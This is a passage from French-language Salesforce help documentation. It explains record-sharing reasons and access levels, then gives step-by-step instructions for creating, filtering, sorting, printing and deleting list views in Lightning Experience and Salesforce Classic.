| Territoire de compte | Le compte a été associé à un territoire auquel l'utilisateur a accès. |
| Règle de territoire de compte | L'utilisateur a accès via une règle de partage de territoire de compte créée par l'administrateur. |
| Administrateur | L'utilisateur dispose de l'autorisation administrative « Modifier toutes les données » ou « Afficher toutes les données », ou de l'autorisation d'objet « Modifier tout » ou « Afficher tout ». |
| Utilisateur du portail ou rôle associé | L'utilisateur du portail ou tout rôle supérieur à celui d'utilisateur du portail dispose de l'accès au compte dont il est un contact. |
| Propriétaire de l'enregistrement ou partage associé | L'utilisateur est propriétaire d'un contact ou contrat associé au compte, ou dispose d'un accès en partage au contact ou contrat associé au compte. Cliquez sur le lien pour afficher les enregistrements associés dont l'utilisateur est propriétaire ou auxquels il a accès en partage. |

| Motif | Description |
| --- | --- |
| Partage d'enregistrement associé | L'utilisateur est membre d'un groupe de partage qui a accès à un contact, ou à un contrat associé au compte dont des utilisateurs du portail haut volume sont propriétaires. |
| Règle de partage de campagne | L'utilisateur a accès via une règle de partage de campagne créée par l'administrateur. |
| Règle de partage de requête | L'utilisateur a accès via une règle de partage de requête créée par l'administrateur. |
| Règle de partage de contact | L'utilisateur a accès via une règle de partage de contact créée par l'administrateur. |
| Responsable de prévisions délégué | Un utilisateur dispose de l'accès aux données prévisionnelles qui lui a été accordé via le bouton **Partage** des prévisions (dans les versions de prévisions dans lesquelles le partage est disponible). |
| Responsable des prévisions | Un utilisateur dispose d'un droit d'accès en tant que responsable des prévisions dans la hiérarchie des prévisions. |
| Membre de groupe | L'utilisateur a accès via un groupe, tel que Groupe de responsables ou Groupe de responsables subordonnés. |
| Règle de partage de piste | L'utilisateur a accès via une règle de partage de piste créée par l'administrateur. |
| Responsable du membre de territoire | Dans la hiérarchie des rôles, l'utilisateur a un subordonné qui est attribué au territoire auquel le compte est associé. |
| Partage manuel | L'utilisateur dispose d'un accès qui lui a été accordé via le bouton **Partage** dans l'enregistrement. |
| Partage de territoire manuel | Le compte a été attribué manuellement à un territoire auquel l'utilisateur a accès. |
| Règle de partage d'opportunité | L'utilisateur a accès via une règle de partage d'opportunité créée par l'administrateur. |
| Propriétaire | L'utilisateur est propriétaire de l'enregistrement, est membre de la file d'attente propriétaire de l'enregistrement ou est à un niveau supérieur au membre de la file d'attente dans la hiérarchie des rôles. |
| Groupe de partage de portail | L'utilisateur est membre d'un groupe de partage qui a accès aux enregistrements dont des utilisateurs du portail haut volume sont propriétaires. |
| Utilisateur du portail associé | L'utilisateur du portail est un contact dans la requête. |
| Rôle supérieur au propriétaire ou utilisateur partagé (portail uniquement) | Le rôle de l'utilisateur est supérieur à celui de l'utilisateur du portail qui a accès à l'enregistrement via la propriété ou le partage. |
| Équipe de vente | L'utilisateur est membre de l'équipe de vente de l'opportunité. |

| Motif | Description |
| --- | --- |
| Autorisation Afficher toutes les prévisions | L'utilisateur dispose de l'autorisation « Afficher toutes les prévisions ». |

Si un utilisateur a accès à un enregistrement suite à plusieurs motifs de partage, certains motifs peuvent être compressés dans un enregistrement unique contenant le niveau d'autorisation le plus élevé. Les motifs compressés sont les suivants : utilisateur ou rôle du portail associé, propriétaire ou partage de l'enregistrement associé, partage manuel et propriétaire. Par exemple, si un utilisateur est propriétaire d'opportunités associées à un compte et a également accordé manuellement l'accès à ce compte, l'utilisateur est répertorié une seule fois dans les pages de partage.

CONSULTER ÉGALEMENT :

- Votre accès aux éléments, enregistrements et champs dans l'interface utilisateur
- Octroi d'accès aux enregistrements
- Niveaux d'accès aux enregistrements

## Niveaux d'accès aux enregistrements

Lorsque vous partagez des enregistrements avec d'autres utilisateurs, vous pouvez leur attribuer différents niveaux d'accès aux enregistrements.

Les niveaux d'accès disponibles sont :

| Niveau d'accès | Description |
| --- | --- |
| Accès total | L'utilisateur peut afficher, modifier, supprimer et transférer l'enregistrement. Il peut également étendre l'accès en partage à d'autres utilisateurs. Toutefois, il ne peut pas accorder l'accès intégral aux autres utilisateurs. |
| Lecture/Écriture | L'utilisateur peut afficher et modifier l'enregistrement et les enregistrements associés, les remarques et les pièces jointes. |
| Lecture seule | L'utilisateur peut afficher l'enregistrement et y ajouter des enregistrements associés. Il ne peut ni le modifier ni y ajouter des notes ou des pièces jointes. |
| Privé | L'utilisateur ne peut en aucune manière accéder à l'enregistrement. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Le partage de comptes et de contacts est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le partage de campagnes, de requêtes, d'enregistrements d'objets personnalisés, de pistes et d'opportunités est disponible dans **Enterprise**Edition, **Performance** Edition, **Unlimited**Edition et **Developer** Edition

**Remarque:** Si vous rencontrez une erreur en sélectionnant l'option Accès intégral, vous n'êtes plus autorisé(e) à définir l'accès intégral dans les enregistrements. Contactez votre administrateur afin de déterminer si cet accès est nécessaire.

CONSULTER ÉGALEMENT :

Votre accès aux éléments, enregistrements et champs dans l'interface utilisateur

Affichage des utilisateurs ayant accès à vos enregistrements

## Vues de liste

Les vues de liste permettent d'accéder rapidement aux enregistrements importants. Des vues préconfigurées, par exemple une liste d'enregistrements récemment visualisés, existent pour chaque objet standard et personnalisé. Créez des vues de listes personnalisées pour afficher les enregistrements qui remplissent vos critères. Parcourez les vues préconfigurées et les vues de liste que vous créez, et utilisez des graphiques pour afficher une représentation visuelle des données de vos vues de liste.

### Création d'une vue de liste

Créez une vue de liste pour voir un ensemble d'enregistrements spécifique. Vous pouvez créer et enregistrer des vues pour les opportunités, les contacts, les pistes et autres objets standard et personnalisés. Déterminez les enregistrements à afficher en définissant les filtres. Tous les enregistrements qui répondent à vos critères de filtrage apparaissent dans votre vue de liste.

### Modification des filtres des vues de liste

Affinez ou mettez à jour vos vues de liste pour que les enregistrements les plus appropriés apparaissent. Pour modifier les enregistrements qui apparaissent dans une vue de liste, modifiez les filtres des vues de liste.

### Tri des vues de liste

De nombreux objets permettent d'afficher les enregistrements dans des listes, également appelées « vues de liste ». Si votre liste est longue, vous pouvez trier les enregistrements par l'une des colonnes de champ. Par exemple, vous pouvez trier la vue de liste Tous les comptes par la colonne de champ `Nom du compte`, `Région/Pays de facturation`, ou une autre. Vous pouvez également trier les vues de liste personnalisées. Le tri est alphanumérique.

### Impression d'une vue de liste dans Salesforce Classic

### Suppression d'une vue de liste

Supprimez une vue de liste lorsque vous n'en avez plus besoin afin que votre espace de travail reste à jour.

### Valeurs de date relatives pour les critères de filtrage

Lorsque vous créez une vue de liste comprenant un filtre pour une plage de dates, tel que `Date de création` ou `Date de dernière mise à jour`, utilisez une ou plusieurs des valeurs de date relatives fournies pour spécifier la plage.

### Visualisation des données des vues de liste à l'aide de graphiques dans Lightning Experience

Avec les graphiques des vues de liste, visualisez les données des vues de liste sous la forme d'un graphique. Il existe trois types de graphiques : à barres verticales, à barres horizontales et en anneau. Pour toutes les vues de liste, choisissez parmi des graphiques de vues de liste standard et personnalisés. Si vous le souhaitez, vous pouvez modifier le type d'affichage des données.

### Création d'un graphique de vue de liste dans Lightning Experience

Créez un graphique pour visualiser les données des vues de liste. Il existe trois types de graphiques : à barres verticales, à barres horizontales et en anneau. Pour tous les graphiques de vues de liste, vous pouvez modifier le type d'affichage des données. Lorsque vous créez un graphique de vue de liste pour un objet tel que les opportunités ou les pistes, le graphique est associé à l'objet. Le graphique est disponible pour toutes les vues de liste que vous avez l'autorisation de consulter pour cet objet, à l'exception de la liste Vue récemment.

Modification d'un graphique de vue de liste dans Lightning Experience

Affinez ou mettez à jour vos graphiques de vues de liste personnalisés afin de présenter les données sous la forme la plus utile. Il existe trois types de graphiques : à barres verticales, à barres horizontales et en anneau. Pour tous les graphiques de vues de liste, vous pouvez modifier le type d'affichage des données.

## Création d'une vue de liste

Créez une vue de liste pour voir un ensemble d'enregistrements spécifique. Vous pouvez créer et enregistrer des vues pour les opportunités, les contacts, les pistes et autres objets standard et personnalisés. Déterminez les enregistrements à afficher en définissant les filtres. Tous les enregistrements qui répondent à vos critères de filtrage apparaissent dans votre vue de liste.

Création d'une vue de liste dans Lightning Experience

Créez une vue pour voir une liste déroulable à l'infini des enregistrements qui répondent à vos critères de filtrage.

Création d'une vue de liste dans Salesforce Classic

Créez une vue de liste pour voir un ensemble spécifique de contacts, de documents ou d'autres enregistrements d'objets. Par exemple, créez une vue de liste des comptes de votre pays, des pistes d'une source de piste spécifique ou des opportunités supérieures à un certain montant. Vous pouvez également créer des vues de contacts, de pistes, d'utilisateurs ou de requêtes à utiliser pour créer des listes de destinataires de messages en masse.

### Création d'une vue de liste dans Lightning Experience

Créez une vue pour voir une liste déroulable à l'infini des enregistrements qui répondent à vos critères de filtrage.

**Remarque:** Ces étapes fonctionnent dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ⁞⁞⁞ ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Les actions que vous exécutez pour les vues de liste sont disponibles dans le menu Contrôles de vue de liste et accessibles en cliquant sur

1. Depuis les contrôles des vues de liste, sélectionnez **Nouveau**.
2. Saisissez un nom pour votre liste.
3. Choisissez qui peut voir cette vue de liste : uniquement vous, ou tous les utilisateurs, y compris les utilisateurs du portail Partenaire et Client.
4. Cliquez sur **Enregistrer**. Le panneau des filtres apparaît.
5. Cliquez sur **Afficher**, puis sélectionnez **Tous les *objets*** ou **Mes *objets***.
6. Cliquez sur **Terminé**.
7. Ajoutez et définissez des filtres pour afficher uniquement les enregistrements qui répondent à vos critères. Vous disposez de différentes options en fonction du champ que vous souhaitez filtrer et de l'opérateur choisi.

   Les filtres acceptent uniquement des valeurs comprises entre le minimum et le maximum d'un entier 23 bits signé, ou allant de 1 à 2 147 483 648. Une valeur extérieure à cette plage désactive ce filtre.

   a. Cliquez sur **Ajouter un filtre**.

   b. Depuis le menu déroulant Nouveau filtre, sélectionnez le champ à filtrer.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des vues de liste :

- « Lire » sur le type d'enregistrement inclus dans la liste ET « Créer et personnaliser des vues de liste »

Pour créer, modifier ou supprimer des vues de liste publique :

- Gérer les vues de listes publiques

c. Dans le menu déroulant Filtrer par, sélectionnez un opérateur. Par exemple, choisissez **est égal à**, **commence par**, ou **ne contient pas**.

d. Pour Valeur, faites une sélection ou saisissez une valeur.

e. Cliquez sur **Terminé**.

f. Pour spécifier un autre filtre, cliquez sur **Ajouter un filtre**.

g. Pour supprimer un filtre, cliquez sur près du nom du filtre.

8. Pour ajouter une logique qui affine les enregistrements affichés dans votre vue de liste, cliquez sur **Logique de filtrage**. Utilisez le chiffre associé à chaque filtre pour référencer les filtres dans l'instruction logique.

Important: Insérez le numéro de chaque filtre dans l'instruction de votre logique. Vous ne pouvez pas avoir des filtres non référencés dans l'instruction logique.

| Opérande | Définition |
|---|---|
| **AND** | Recherche les enregistrements qui correspondent aux deux valeurs.<br>**1 AND 2** |
| **OR** | Recherche les enregistrements qui correspondent à l'une des valeurs.<br>**1 OR 2** |
| **NOT** | Recherche les enregistrements qui excluent les valeurs.<br>Par exemple, Filtre 1 est **Secteur d'activité égal à Biotechnologie**. Vous définissez une logique de filtrage sur **NOT 1**. Votre rapport renvoie les enregistrements qui ne contiennent pas Biotechnologie en tant que valeur Secteur d'activité. |

Supposons qu'un commercial souhaite afficher toutes les opportunités créées depuis juillet 2015, qui sont dans une phase de négociation avancée ou dont la probabilité de clôture est élevée, ou les deux. Voici les filtres :

a. Date de dernière modification supérieure ou égale à 1/7/2015

b. Étape contient Proposition/Devis, Négociation/Révision

c. Probabilité supérieure ou égale à 50

Le commercial ajoute ensuite l'instruction logique : `1 AND (2 OR 3)`.

Remarque: NOT ne fonctionne pas avec les expressions entre parenthèses. Par exemple, l'expression `1 AND NOT (2 AND 3)` est évaluée en `1 AND (NOT 2 AND 3)`. Aucun enregistrement n'est renvoyé dans les résultats de filtrage alors que vous attendez quelques enregistrements.

9. Cliquez sur **Enregistrer**. La vue apparaît dans la liste déroulante des vues de liste pour que vous puissiez y accéder ultérieurement.

10. En option, vous pouvez choisir et organiser les colonnes dans votre vue de liste.

a. Dans le menu Contrôles des vues de liste, sélectionnez **Sélectionner les champs à afficher**.

b. Pour ajouter des colonnes, sélectionnez un ou plusieurs champs dans Champs disponibles et utilisez la flèche pour les déplacer vers Champs visibles.

c. Pour supprimer des colonnes, sélectionnez un ou plusieurs champs dans Champs visibles et utilisez la flèche pour les déplacer vers Champs disponibles.

**d.** Organisez les colonnes en sélectionnant un ou plusieurs champs dans Champs visibles et en utilisant les flèches pour les déplacer vers le haut ou le bas.

**e.** Cliquez sur **Enregistrer**.

Remarque: Dans les vues de liste, vous affichez uniquement les données auxquelles vous avez accès. Vous affichez les enregistrements vous appartenant ou auxquels vous avez un accès en lecture ou en écriture, et les enregistrements partagés avec vous. Les vues de liste incluent également des enregistrements appartenant à ou partagés avec des utilisateurs dans des rôles inférieurs au vôtre dans la hiérarchie des rôles. Vous pouvez afficher uniquement les champs visibles en fonction de votre présentation de page et de vos paramètres de sécurité au niveau du champ.

CONSULTER ÉGALEMENT :

Création d'une vue de liste dans Salesforce Classic

Modification des filtres des vues de liste dans Lightning Experience

Référence des opérateurs de filtrage

Visualisation des données des vues de liste à l'aide de graphiques dans Lightning Experience

## Création d'une vue de liste dans Salesforce Classic

Créez une vue de liste pour voir un ensemble spécifique de contacts, de documents ou d'autres enregistrements d'objets. Par exemple, créez une vue de liste des comptes de votre pays, des pistes d'une source de piste spécifique ou des opportunités supérieures à un certain montant. Vous pouvez également créer des vues de contacts, de pistes, d'utilisateurs ou de requêtes à utiliser pour créer des listes de destinataires de messages en masse.

Remarque: Ces étapes fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ⁞⁞⁞ ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Pour créer une vue, cliquez sur **Créer une vue** en haut de toute page de liste ou dans la section Vues de toute page d'accueil d'onglet.

Remarque: Si **Créer une vue** n'est pas affiché, vous ne disposez pas de l'autorisation « Créer et personnaliser des vues de liste ». Contactez votre administrateur Salesforce pour le demander.

1. Dans **Saisir le nom de la vue**, saisissez le nom à afficher dans la liste déroulante des vues.
2. Si vous disposez de l'autorisation « Personnaliser l'application », saisissez le nom unique que doivent utiliser l'API et les packages gérés.
3. Spécifiez vos critères de filtrage.

   **Filtrer par propriétaire :**

   Ces options varient en fonction du type d'enregistrement. En général, sélectionnez `All...` ou `My...` pour spécifier l'ensemble d'enregistrements à rechercher. Les options possibles comprennent :

   - Affichage de listes et de requêtes par file d'attente.
   - Regroupement par catalogue de prix.
   - Affichage de vues de liste d'activités de plusieurs façons.
   - Si votre organisation possède la gestion des territoires, la restriction des vues de liste de compte et d'opportunité est définie par `Mes territoires` ou `Équipes de mes territoires`. L'option `Mes territoires` désigne les

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer des vues de liste personnalisées :

- « Lire » sur le type d'enregistrement inclus dans la liste ET « Créer et personnaliser des vues de liste »

Pour créer, modifier ou supprimer des vues de liste publique :

- Gérer les vues de liste publique

enregistrements associés aux territoires auxquels vous appartenez. L'option `Les équipes de mes territoires` désigne les enregistrements associés à l'un des territoires auxquels vous appartenez ou aux territoires situés en dessous de vous dans la hiérarchie des territoires.

- Si votre organisation a des équipes de requête, la restriction des vues de liste de requêtes est définie par `Mes équipes de requête`.
- Si votre organisation a des équipes de compte, la restriction des vues de liste de comptes est définie par `Mes équipes de compte`.
- Si votre organisation a des équipes d'opportunité, la restriction des vues de liste d'opportunités est définie par `Mes équipes d'opportunité`.

**Filtrer par campagne**

Cette option est disponible dans ces vues de liste :

- Page d'accueil des contacts
- Page d'accueil des pistes
- Contacts de messages en masse
- Envoyer des e-mails en masse aux pistes
- Assistant d'ajout en masse de membres de campagne
- Assistant de mise à jour en masse de membres de campagne

Si vous modifiez une vue de liste filtrée par campagne et que vous n'avez pas au moins accès en lecture à la campagne, vous recevez une erreur en essayant d'enregistrer la vue de liste.

**Filtrer par division**

Si votre organisation utilise des services pour segmenter les données et que vous disposez de l'autorisation « Affecté par services », sélectionnez le service des enregistrements que vous souhaitez afficher. Cette option est désactivée si vous n'effectuez pas une recherche sur tous les enregistrements.

Sélectionnez **Actuel** pour afficher les enregistrements de votre service actuel.

**Filtrer par champs supplémentaires**

Vous pouvez également saisir des critères de filtre pour spécifier les conditions auxquelles les éléments sélectionnés doivent correspondre, par exemple *`Origine de la piste égale à Web`*. Vous pouvez aussi utiliser des valeurs de date dans vos critères de filtre.

Remarque: Lorsque vous sélectionnez le champ `Date de création` dans un filtre de vue de liste, la valeur que vous spécifiez doit être une date uniquement, pas une heure. Cette restriction ne s'applique pas aux autres filtres.

4. Sélectionnez les champs à afficher.

Les champs par défaut sont automatiquement sélectionnés. Dans les champs de votre présentation de page, vous pouvez afficher jusqu'à 15 champs différents dans votre vue.

a. Pour ajouter ou supprimer des champs, sélectionnez un nom de champ et cliquez sur la flèche **Ajouter** ou **Supprimer**.

b. Utilisez les flèches pour organiser les champs dans l'ordre approprié.

**Considérations relatives à l'ajout de champs**

Lorsque vous sélectionnez un champ de zone de texte longue, vous voyez apparaître jusqu'à 255 caractères dans la vue de liste.

Vous pouvez utiliser uniquement des champs de zone de texte longue personnalisés dans des vues de listes personnalisées. Les champs de zone de texte longue standard ne sont pas disponibles.

Si vous ajoutez ou supprimez un champ, puis enregistrez la modification, les colonnes de la vue de liste s'ajustent à la largeur par défaut pour s'adapter à la modification. Cette modification ignore toutes les largeurs personnalisées précédemment définies.

5. Vous pouvez renseigner la visibilité de la vue.

   Si vous êtes un administrateur ou un utilisateur disposant de l'autorisation « Gérer les vues de liste publique », spécifiez si la vue personnalisée est accessible à tous les utilisateurs, ou seulement à vous. Cette option n'est pas disponible dans Personal Edition. Pour consulter une vue de liste, les utilisateurs doivent également disposer de l'autorisation « Lire » sur le type d'enregistrement de la vue de liste.

   Les utilisateurs de Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition peuvent accorder l'accès à un groupe public ou à un rôle, qui comprend tous les utilisateurs sous ce rôle. Pour partager la vue de liste :

   a. Sélectionnez `Visible par certains groupes d'utilisateurs`.

   b. Choisissez le type de groupe ou de rôle dans la liste déroulante, puis sélectionnez le groupe ou le rôle dans la liste.

   c. Cliquez sur **Ajouter**.

   Remarque: Les vues de liste sont visibles par les utilisateurs du portail client de Salesforce si le paramètre `Visible par tous les utilisateurs` est activé pour les vues d'objets dans les profils des utilisateurs du portail client. Pour rendre les vues de liste visibles uniquement par les utilisateurs de Salesforce, sélectionnez `Visible par certains groupes d'utilisateurs`. Partagez ensuite la vue avec le groupe Tous les utilisateurs internes ou une sélection de groupes et rôles internes.

   Lors de la mise en œuvre d'un portail client, créez des vues personnalisées qui contiennent uniquement des informations concernant les utilisateurs du portail client. Rendez ensuite ces vues visibles par les utilisateurs du portail client en les partageant avec le groupe Tous les utilisateurs du portail client ou un ensemble de groupes et de rôles du portail.

6. Cliquez sur **Enregistrer**. La vue apparaît dans la liste déroulante Vue pour que vous puissiez y accéder ultérieurement.

   Vous pouvez renommer une vue de liste existante et cliquer sur **Enregistrer sous** pour enregistrer les critères de la vue de liste sans modifier la vue d'origine.

Pour revenir à la dernière page affichée, cliquez sur **Retour à la liste** en haut de toute page de détail.

Remarque: Dans les vues de liste, vous affichez uniquement les données auxquelles vous avez accès. Vous affichez les enregistrements vous appartenant ou auxquels vous avez un accès en lecture ou en écriture, et les enregistrements partagés avec vous. Les vues de liste incluent également des enregistrements appartenant à ou partagés avec des utilisateurs dans des rôles inférieurs au vôtre dans la hiérarchie des rôles. Vous pouvez afficher uniquement les champs visibles en fonction de votre présentation de page et de vos paramètres de sécurité au niveau du champ.

Les activités archivées n'apparaissent pas dans les vues de liste d'activités. Vous pouvez utiliser la liste associée Historique des activités pour visualiser ces activités.

## Modification des filtres des vues de liste

Affinez ou mettez à jour vos vues de liste pour que les enregistrements les plus appropriés apparaissent. Pour modifier les enregistrements qui apparaissent dans une vue de liste, modifiez les filtres des vues de liste.

### Modification des filtres des vues de liste dans Lightning Experience

Modifiez les filtres dans une vue de liste à partir des Contrôles des vues de liste, ou cliquez sur pour accéder au panneau Filtres.

Modification des filtres des vues de liste dans Salesforce Classic

Pour modifier les filtres d'une vue de liste, modifiez la liste.

CONSULTER ÉGALEMENT :

Référence des opérateurs de filtrage

Création d'une vue de liste dans Lightning Experience

## Modification des filtres des vues de liste dans Lightning Experience

Modifiez les filtres dans une vue de liste à partir des Contrôles des vues de liste, ou cliquez sur pour accéder au panneau Filtres.

**Important:** Ces étapes fonctionnent dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Les actions que vous exécutez pour les vues de liste sont disponibles dans le menu Contrôles de vue de liste et accessibles en cliquant sur

**Remarque:** Certaines vues de liste ont des étendues de filtre prédéfinies et ne sont pas filtrables. Par exemple, la requête SOQL d'une vue de liste générique Équipe ou de la vue de liste Récemment visualisé n'autorise de filtrage supplémentaire des résultats de la requête.

1. Depuis les contrôles des vues de liste, sélectionnez **Modifier les filtres de liste**. Vous pouvez également cliquer sur . Le panneau des filtres apparaît.
2. Modifiez, supprimez ou ajoutez des filtres pour afficher uniquement les enregistrements qui répondent à vos critères. Vous disposez de différentes options en fonction du champ que vous souhaitez filtrer et de l'opérateur choisi.
   a. Cliquez sur le filtre que vous souhaitez modifier.
   b. Dans le menu déroulant Filtrer par, sélectionnez un opérateur. Par exemple, choisissez **est égal à**, **commence par**, ou **exclut**.
   c. Dans Valeur, faites un choix ou saisissez une valeur.

      **Remarque:** Les filtres acceptent uniquement des valeurs comprises entre le minimum et le maximum d'un entier 23 bits signé, ou allant de 1 à 2 147 483 648. Une valeur extérieure à cette plage désactive ce filtre.

   d. Cliquez sur **Terminé**.
   e. Pour spécifier un autre filtre, cliquez sur **Ajouter un filtre**.
   f. Pour supprimer un filtre, cliquez sur près du nom du filtre.
3. Ajustez votre logique de filtrage, si nécessaire. L'instruction logique de filtrage ne peut pas référencer un numéro de filtre qui n'existe pas.

   **Remarque:** NOT ne fonctionne pas avec les expressions entre parenthèses. Par exemple, l'expression `1 AND NOT (2 AND 3)` est évaluée en `1 AND (NOT 2 AND 3)`. Aucun enregistrement n'est renvoyé dans les résultats de filtrage alors que vous attendez quelques enregistrements.
4. Pour appliquer les filtres modifiés et mettre à jour la liste, cliquez sur **Enregistrer**.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les vues de liste :

- « Lire » sur le type d'enregistrement inclus dans la liste ET « Créer et personnaliser des vues de liste »

Pour créer, modifier ou supprimer des vues de liste publique :

- « Lire » sur le type d'enregistrement inclus dans la liste ET « Créer et personnaliser des vues de liste »

Toutes les personnes ayant accès à la liste peuvent voir les résultats de vos modifications enregistrées.

Exemple: Vous souhaitez afficher un ensemble d'opportunités dans un tableau plutôt qu'une grille mais la vue de liste contient des enregistrements de différents types. Le tableau Opportunités peut uniquement afficher les vues de liste avec des enregistrements d'un seul type. Pour que la vue puisse être affichée sur un tableau, modifiez les filtres sur votre vue de liste. Sur le panneau Filtres, sélectionnez **Ajouter un filtre**. Choisissez **Type d'enregistrement d'opportunité** et l'opérateur **est égal à**, puis saisissez la valeur du type d'enregistrement désiré. Votre vue de liste modifiée peut désormais s'afficher sur le tableau.

CONSULTER ÉGALEMENT :

Référence des opérateurs de filtrage

Création d'une vue de liste dans Lightning Experience

## Modification des filtres des vues de liste dans Salesforce Classic

Pour modifier les filtres d'une vue de liste, modifiez la liste.

Remarque: Ces étapes fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ⁞⁞⁞ ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. Cliquez sur **Modifier** en regard du nom de la vue de liste. Les utilisateurs sans l'autorisation « Gérer les vues de liste publique » affichent **Cloner** à la place de **Modifier**, ce qui leur permet de cloner une vue publique ou standard.
2. Si vous le souhaitez, dans Spécifier les critères de filtres, modifiez votre sélection `Filtrer par propriétaire`. Ajoutez ou modifiez les sélections `Champ`, `Opérateur`, ou `Valeur` dans Filtrer par champs supplémentaires.

   Si vous ajoutez ou supprimez un champ, puis enregistrez la modification, les colonnes de la vue de liste s'ajustent à la largeur par défaut pour s'adapter à la modification. Cette modification ignore toutes les largeurs personnalisées précédemment définies.
3. Cliquez sur **Enregistrer** pour appliquer vos filtres modifiés à la vue de liste.

Tous les utilisateurs ayant accès à la vue de liste peuvent voir les résultats de vos modifications enregistrées.

Remarque: Dans les vues de liste, vous affichez uniquement les données auxquelles vous avez accès. Vous affichez les enregistrements vous appartenant ou auxquels vous avez un accès en lecture ou en écriture, et les enregistrements partagés avec vous. Les vues de liste incluent également des enregistrements appartenant à ou partagés avec des utilisateurs dans des rôles inférieurs au vôtre dans la hiérarchie des rôles. Vous pouvez afficher uniquement les champs visibles en fonction de votre présentation de page et de vos paramètres de sécurité au niveau du champ.

Éditions

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour modifier les vues de liste :

- « Lire » sur le type d'enregistrement inclus dans la liste ET « Créer et personnaliser des vues de liste »

Pour modifier, créer ou supprimer des vues de liste publiques :

- « Lire » sur le type d'enregistrement inclus dans la liste ET « Créer et personnaliser des vues de liste »

## Tri des vues de liste

De nombreux objets permettent d'afficher les enregistrements dans des listes, également appelées « vues de liste ». Si votre liste est longue, vous pouvez trier les enregistrements par l'une des colonnes de champ. Par exemple, vous pouvez trier la vue de liste Tous les comptes par la colonne de champ `Nom du compte`, `Région/Pays de facturation`, ou une autre. Vous pouvez également trier les vues de liste personnalisées. Le tri est alphanumérique.

1. Ouvrez une vue de liste.
2. Cliquez sur l'en-tête de la colonne de champ correspondant au classement souhaité. Une flèche indique l'ordre de tri : à partir du premier enregistrement de la colonne ( ) (alphanumérique) ou du dernier ( ).

**Remarque:** Depuis la version Spring '13, vous ne pouvez pas trier les vues de liste pour l'objet Utilisateurs dans les organisations Salesforce qui comptent plus de deux millions d'utilisateurs.

CONSULTER ÉGALEMENT :

Création d'une vue de liste dans Salesforce Classic

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour trier une vue de liste :
- Lire sur les enregistrements de la liste

## Impression d'une vue de liste dans Salesforce Classic

**Remarque:** Ces étapes fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Si les vues de liste imprimables sont activées pour votre organisation, vous pouvez imprimer les vues de liste standard et personnalisées.

1. Accédez à la vue de liste que vous souhaitez imprimer. Par exemple : Tous les comptes de l'onglet Comptes.
2. Triez le contenu de la vue de liste si vous le souhaitez.
3. Cliquez sur .
4. Dans la nouvelle fenêtre, sélectionnez le nombre d'enregistrements que vous souhaitez imprimer, jusqu'à 1 000 (pour imprimer plus de 1 000 enregistrements, exécutez un rapport, puis cliquez sur **Vue imprimable** dans le rapport).
5. Cliquez sur **Imprimer cette page**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour imprimer des vues de liste :
- Lire sur les enregistrements inclus dans la liste

## Suppression d'une vue de liste

Supprimez une vue de liste lorsque vous n'en avez plus besoin afin que votre espace de travail reste à jour.

Suppression d'une vue de liste dans Lightning Experience
Vous pouvez supprimer une vue de liste quand vous n'en avez plus besoin.
Suppression d'une vue de liste dans Salesforce Classic
Vous pouvez supprimer une vue de liste devenue inutile.

Éditions

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour supprimer des vues de liste publiques :
- Gérer les vues de listes publiques

## Suppression d'une vue de liste dans Lightning Experience

Vous pouvez supprimer une vue de liste quand vous n'en avez plus besoin.

Remarque: Ces étapes fonctionnent dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. Sélectionner une vue de liste.
2. Cliquez sur pour accéder aux contrôles des vues de liste.
3. Sélectionnez **Supprimer**.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des vues de liste publiques :
- Gérer les vues de listes publiques

## Suppression d'une vue de liste dans Salesforce Classic

Vous pouvez supprimer une vue de liste devenue inutile.

Remarque: Les étapes ci-dessous fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ⁞⁞⁞ ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. Sélectionnez une vue de liste personnalisée.
2. Cliquez sur **Modifier**.
3. Cliquez sur **Supprimer**.

CONSULTER ÉGALEMENT :

Création d'une vue de liste dans Salesforce Classic

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour supprimer des vues de liste publiques
- Gérer les vues de listes publiques

## Valeurs de date relatives pour les critères de filtrage

